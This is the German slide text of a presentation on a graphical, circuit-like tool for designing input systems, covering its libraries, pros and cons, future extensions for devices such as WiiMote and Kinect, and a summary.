- Spezifikation/XML
- Laufzeitumgebung
- Leitungstypen
- Ein Taktzyklus
- **Module**
- Verwendete Libs

System

Verwendete Bibliotheken:

- **JDOM** (www.jdom.org)
zum parsen von XML
- **Jgraph** (www.jgraph.com)
zur Darstellung des Modulgraphen
- **LibTUIO** (www.tuio.org)
zur Interaktion mit CCV

- Überblick
- GUI
- Spezifikation/XML
- Laufzeitumgebung
- Leitungstypen
- Ein Taktzyklus
- Module
- Verwendete Libs



Vorteile

- Einfach zu bedienen
- Grafische Darstellung erleichtert Kommunikation
- Schnelles Prototyping, Re-Design und Fertigstellung
- Neue Module einfach zu implementieren

Nachteile

- Begrenzter Aktionsradius, keine Interaktion mit Betriebssystem oder Desktopumgebung
- Nur sinnvoll als Teil eines größeren Projektes
- Keine globale Erkennung von z.B. Tastendruck

Gliederung

- Motivation



- Ähnliche Arbeiten



- System



- **Ausblick**



Ausblick

- Welche Erweiterungen sind denkbar?
 - Komplexere Module, z.B.:
 - Gestenerkennung
 - Nicht-linearer Multiplikator (z.B. als Spline)
 - Steuerung von Force-Feedback
 - Implementierung von Cut-Off Regionen
 - Kleine Entwicklungsumgebung für Module


Ausblick

- Einsatz bei vielen neuartigen Eingabegeräten, z.B.
 - Multitouch-Screens, bspw. FTIR



Ausblick

- Einsatz bei vielen neuartigen Eingabegeräten, z.B.
 - WiiMote



Ausblick

- Einsatz bei vielen neuartigen Eingabegeräten, z.B.
 - 3D- Mäuse, wie solche von 3D Connexion



Ausblick

- Einsatz bei vielen neuartigen Eingabegeräten, z.B.
 - Bewegungssteuerung, Microsoft Kinect



Zusammenfassung

- Grafisches Tool zum Design von Inputsystemen
 - Modularer Aufbau, wie in Schaltkreisen
 - Laufzeitsystem interpretiert diese Graphen
-
- einfache Kommunikation
 - schnelles Prototyping & Re-Design



... for your attention